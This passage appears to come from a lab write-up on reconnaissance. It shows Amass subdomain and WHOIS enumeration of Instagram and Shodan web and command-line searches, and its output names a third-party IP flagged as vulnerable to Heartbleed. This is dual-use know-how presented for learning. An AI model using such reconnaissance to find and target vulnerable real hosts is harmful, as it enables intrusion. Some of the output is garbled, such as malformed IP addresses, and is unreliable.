40 |developers.instagram.com (FQDN) → cname_record → star.c10r.facebook.com (FQDN)
41 |privacy.instagram.com (FQDN) → cname_record → star.c10r.facebook.com (FQDN)
42 |safety.instagram.com (FQDN) → cname_record → star.c10r.facebook.com (FQDN)
43 |streaming-graph.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
44 |b.ns.instagram.com (FQDN) → a_record → 129.134.31.12 (IPAddress)
45 |b.ns.instagram.com (FQDN) → aaaa_record → 2a03:2880:f0fd:c:face:b00c:0:35 (IPAddress)
46 |z-p4.dyi.www.instagram.com (FQDN) → cname_record → z-p4-instagram.c10r.facebook.com (FQDN)
```

```
47 z-p15.maps.instagram.com (FQDN) → cname_record → z-p15-instagram.c10r.facebook.com (FQDN)
48 geo-p15.instagram.com (FQDN) → cname_record → z-p15-instagram.c10r.instagram.com (FQDN)
49 live-upload-staging.instagram.com (FQDN) → cname_record → edgetee-upload-staging.xx.fbcdn.net (FQDN)
50 checkout.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
51 parents.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
52 xweb.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
53 b.ns.c10r.instagram.com (FQDN) → a_record → 129.134.31.11 (IPAddress)
54 b.ns.c10r.instagram.com (FQDN) → aaaa_record → 2a03:2880:f0fd:b:face:b00c:0:99 (IPAddress)
55 logger.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
56 threads.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
57 privacycenter.instagram.com (FQDN) → cname_record → z-p42-instagram.c10r.instagram.com (FQDN)
58 129.134.0.0/18 (Netblock) → contains → 129.134.31.11 (IPAddress)
59 129.134.0.0/18 (Netblock) → contains → 129.134.31.12 (IPAddress)
60 2a03:2880:f0fd::/48 (Netblock) → contains → 2a03:2880:f0fd:b:face:b00c:0:99 (IPAddress)
61 2a03:2880:f0fd::/48 (Netblock) → contains → 2a03:2880:f0fd:c:face:b00c:0:35 (IPAddress)
62 32934 (ASN) → managed_by → FACEBOOK - Facebook, Inc. (RIROrganization)
63 32934 (ASN) → announces → 129.134.0.0/18 (Netblock)
64 32934 (ASN) → announces → 2a03:2880:f0fd::/48 (Netblock)
65 geo.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
66 z-p15.lookaside.instagram.com (FQDN) → cname_record → z-p15-instagram.c10r.facebook.com (FQDN)
67 my-od-5.instagram.com (FQDN) → cname_record → ondemand-edge.c10r.facebook.com (FQDN)
68 live-dev.instagram.com (FQDN) → cname_record → edgetee-upload-staging.xx.fbcdn.net (FQDN)
69 platform.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
70 black.instagram.com (FQDN) → cname_record → geo.instagram.com (FQDN)
71 star.fallback.c10r.instagram.com (FQDN) → a_record → 179.60.195.52 (IPAddress)
72 star.fallback.c10r.instagram.com (FQDN) → aaaa_record → 2a03:2880:f25a:1c2:face:b00c:0:43fe (IPAddress)
73 hyperlapse.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
74 z-p15.i.instagram.com (FQDN) → cname_record → z-p15-instagram.c10r.facebook.com (FQDN)
75 my-od-3.instagram.com (FQDN) → cname_record → ondemand-edge.c10r.facebook.com (FQDN)
76 179.60.192.0/22 (Netblock) → contains → 179.60.195.52 (IPAddress)
77 32934 (ASN) → announces → 179.60.192.0/22 (Netblock)
78 c.ns.instagram.com (FQDN) → a_record → 185.89.218.12 (IPAddress)
79 c.ns.instagram.com (FQDN) → aaaa_record → 2a03:2880:f1fc:c:face:b00c:0:35 (IPAddress)
80 instagram.c10r.instagram.com (FQDN) → a_record → 157.240.16.63 (IPAddress)
81 instagram.c10r.instagram.com (FQDN) → aaaa_record → 2a03:2880:f22c:1c4:face:b00c:0:43fe (IPAddress)
82 i.instagram.com (FQDN) → cname_record → instagram.c10r.instagram.com (FQDN)
83 white.instagram.com (FQDN) → cname_record → geo.instagram.com (FQDN)
84 upload-ec2.instagram.com (FQDN) → cname_record → instagram.com (FQDN)
85 z-p42.dyi.www.instagram.com (FQDN) → cname_record → z-p42-instagram.c10r.facebook.com (FQDN)
86 web-chat-e2ee.instagram.com (FQDN) → cname_record → instagram.c10r.facebook.com (FQDN)
87 autodiscover.instagram.com (FQDN) → cname_record → autodiscover.fb.com (FQDN)
88 secure.latest.instagram.com (FQDN) → cname_record → secure-latest.c10r.facebook.com (FQDN)
89 secure.instagram.com (FQDN) → cname_record → secure.c10r.facebook.com (FQDN)
90 m.instagram.com (FQDN) → cname_record → www.instagram.com (FQDN)
91 2a03:2880:f25a::/48 (Netblock) → contains → 2a03:2880:f25a:1c2:face:b00c:0:43fe (IPAddress)
92 185.89.218.0/23 (Netblock) → contains → 185.89.218.12 (IPAddress)
```

**Step 4:-Type** Following command “amass intel -d owasp.org -whois”

```
(kali㉿kali)-[~]
$ amass intel -d owasp.org -whois
blockster.com
modeltime.com
instagram.txt
```

**Step 5:-** Type following Comand “amass intel -d Instagram.com -whois”

```
(kali㉿kali)-[~]  
$ amass intel -d instagram.com -whois  
1day1song.com  
appprompt.com  
arabescrow.com  
azefilm.com  
card2you.com  
clsstudios.com  
crayate.com  
geyikyapalim.com  
gigville.com  
iamdobi.net  
instagr.am  
mobilders.org  
ozeldersim.net  
quipu.com  
takfilm.in  
trinstagram.net  
instagram.txt
```

**AIM: - Learn and Perform Google hacking database – Shodan HQ for finding vulnerable URLs and Vulnerabilites of Web Applications.**

- **Use of shodan**
- **Direct through website and through command line**
- **For open IOT devices**
- **Ex. Camera and more**

**Practical:**

**USE:-** Shodan is a search engine designed to help users find specific types of devices (computers, routers, servers, etc.) connected to the internet. Unlike conventional search engines like Google, which index web pages, Shodan scans the internet for devices and services.

**Direct Through website**

**Step1:-**Open any Browser and open following website [www.shodan.io](http://www.shodan.io)

**Step2:-**Now type any website in search area

**POC**

Shodan Search Engine

shodan.io

ShodanMapsImagesMonitorDeveloperMore

SHODANExplorePricingwww.instagram.com

Login

# Search Engine for the Internet of Everything

Shodan is the world's first search engine for Internet-connected devices. Discover how Internet intelligence can help you make better decisions.

SIGN UP NOW

## EXPLORE THE PLATFORM

### Beyond the Web

Websites are just one part of the Internet. Use Shodan to discover everything from power plants, mobile phones, refrigerators and Minecraft servers.

### Monitor Network Exposure

Keep track of all your devices that are directly accessible from the Internet. Shodan provides a comprehensive view of all exposed services to help you stay secure.

### Internet Intelligence

Learn more about who is using various products and how they're changing over time. Shodan gives you a data-driven view of the technology that powers the Internet.

SHODANExplorePricingSearch

Login

157.240.22.174

Regular ViewRaw Data

### General Information

cdninstagram.com  
instagram-p42-shv-01-sjc3.fbcdn.net

Hostnames  
igcdn.com  
igsonar.com  
instagram.com

Domains  
CDNINSTAGRAM.COMFBCDN.NETIGCDN.COM  
IGSONAR.COMINSTAGRAM.COM

Country  
United States

City  
San Jose

Organization  
Facebook, Inc.

### Open Ports

80443

// 80 / TCP  
-957982876 | 2023-09-21T23:57:05.724898

HTTP/1.1 301 Moved Permanently  
Location: https://157.240.22.174/  
Content-Type: text/plain  
Server: proxygen-bolt  
Date: Thu, 21 Sep 2023 23:57:05 GMT  
Connection: keep-alive  
Content-Length: 0

// 443 / TCP  
2802834680 | 2023-09-22T12:46:29.311485

HTTP/1.1 400 default\_vip\_400

# instagram.com

## Domain Records

|      |                                     |    |     |
|------|-------------------------------------|----|-----|
| A    | 157.240.11.174                      | 80 | 443 |
| A    | 157.240.14.174                      | 80 | 443 |
| A    | 157.240.19.174                      | 80 | 443 |
| A    | 157.240.201.174                     | 80 | 443 |
| A    | 157.240.22.174                      | 80 | 443 |
| A    | 157.240.229.174                     | 80 | 443 |
| A    | 157.240.24.174                      | 80 | 443 |
| A    | 157.240.241.174                     | 80 | 443 |
| A    | 157.240.254.174                     |    |     |
| A    | 157.240.3.174                       | 80 | 443 |
| A    | 3113.66.174                         | 80 | 443 |
| A    | 3113.67.174                         | 80 | 443 |
| A    | 3113.70.174                         | 80 | 443 |
| A    | 3113.88.174                         | 80 | 443 |
| AAAA | 2a03:2880:f201:e5:face:b00c:0:4420  |    | 443 |
| AAAA | 2a03:2880:f203:1e6:face:b00c:0:4420 |    |     |
| AAAA | 2a03:2880:f203:e5:face:b00c:0:4420  |    |     |
| AAAA | 2a03:2880:f20d:1e5:face:b00c:0:4420 |    |     |
| AAAA | 2a03:2880:f211:1e6:face:b00c:0:4420 |    |     |
| AAAA | 2a03:2880:f212:1e4:face:b00c:0:4420 | 80 | 443 |
| AAAA | 2a03:2880:f22c:1e5:face:b00c:0:4420 | 80 | 443 |
| AAAA | 2a03:2880:f22c:e5:face:b00c:0:4420  |    |     |
| AAAA | 2a03:2880:f231:e5:face:b00c:0:4420  |    |     |
| AAAA | 2a03:2880:f24c:e0:face:b00c:0:4420  |    |     |
| AAAA | 2a03:2880:f25a:e0:face:b00c:0:4420  |    |     |
| AAAA | 2a03:2880:f262:e4:face:b00c:0:4420  |    |     |
| AAAA | 2a03:2880:f275:1e9:face:b00c:0:4420 |    |     |
| MX   | mx1-00082601.gslb.pphosted.com      |    |     |

## Additional Insights

DMARC

IPv6

## Subdomains

- 00000000000000000000www.000buh.intern
- 000buh.intern
- \_dmarc
- a.ns
- about
- accountscenter
- admin
- api
- applink
- autodiscover
- b.i
- b.ns
- b.secure
- badges
- black
- blog
- business
- c.ns
- call
- community
- creators
- d.ns
- developers
- edge-chat
- en-gb.latest
- engineering
- familycenter
- gateway
- geo
- geo-p42
- graph
- graph-fallback
- graphql
- help
- help.latest

## Through CLI

**Step1:-**Open Kali terminal

**Step2:-**Enter Shodan

```
(kali㉿kali)-[~]  
$ shodan  
100 ✖  
/usr/lib/python3/dist-packages/requests/__init__.py:87: RequestsDependencyWarning: urllib3 (1.26.16) or c  
hardet (5.1.0) doesn't match a supported version!  
  warnings.warn("urllib3 ({}), or chardet ({}), doesn't match a supported " "  
Usage: shodan [OPTIONS] COMMAND [ARGS]...  
  
Options:  
  -h, --help  Show this message and exit.  
  
Commands:  
  alert      Manage the network alerts for your account  
  convert    Convert the given input data file into a different format.  
  count      Returns the number of results for a search  
  data       Bulk data access to Shodan  
  domain     View all available information for a domain  
  download   Download search results and save them in a compressed JSON...  
  honeyscore Check whether the IP is a honeypot or not.  
  host       View all available information for an IP address  
  info       Shows general information about your account  
  init       Initialize the Shodan command-line  
  myip       Print your external IP address  
  org        Manage your organization's access to Shodan  
  parse      Extract information out of compressed JSON files.  
  radar      Real-Time Map of some results as Shodan finds them.  
  scan       Scan an IP/ netblock using Shodan.  
  search     Search the Shodan database  
  stats      Provide summary information about a search query
```

**Step3:-** shodan host 189.201.128.250

```
189.201.128.250  
Hostnames:      customer-250.xertix.com  
City:           Mexico  
Country:        Mexico  
Organization:   Metro Net, S.A.P.I. de C.V.  
Number of open ports: 1  
Vulnerabilities: Heartbleed  
  
Ports:  
  443 Fortinet FortiGate 50B or FortiWifi 80C firewall http config  
    |-- SSL Versions: SSLv3, TLSv1, TLSv1.1, TLSv1.2  
    |-- Diffie-Hellman Parameters:  
          Bits:      1024  
          Generator:  2  
          Fingerprint: RFC2409/Oakley Group 2
```

**Step4:-** shodan parse --fields ip\_str,port,org --separator , microsoft-data.json.gz

```
216.28.245.171,80,Web Force Systems,  
103.41.16.147,80,  
218.244.142.211,80,China Network Information Center,  
81.22.98.166,80,Kriter Internet Hiz.Ltd.Sti.,  
75.149.30.138,443,Comcast Business Communications,  
23.108.235.233,80,Nobis Technology Group, LLC,  
207.57.69.157,8080,Verio Web Hosting,  
66.129.113.13,80,Peak 10,  
168.143.6.120,8080,Verio Web Hosting,  
218.0.3.56,80,China Telecom Ningbo,  
104.202.81.231,80,  
98.191.178.20,443,Cox Communications,  
108.186.164.90,80,Peg Tech,  
23.105.63.236,80,Nobis Technology Group, LLC,  
67.227.184.237,8443,Smash Data Design,  
107.163.173.34,80,  
185.22.198.84,80,Nexto SAS,  
72.29.22.40,80,Cybercon,  
216.119.84.188,80,CrystalTech Web Hosting,  
104.221.145.60,80,  
198.171.51.81,8080,Verio Web Hosting,  
209.10.173.10,443,Quality Technology Services, N.J., LLC,
```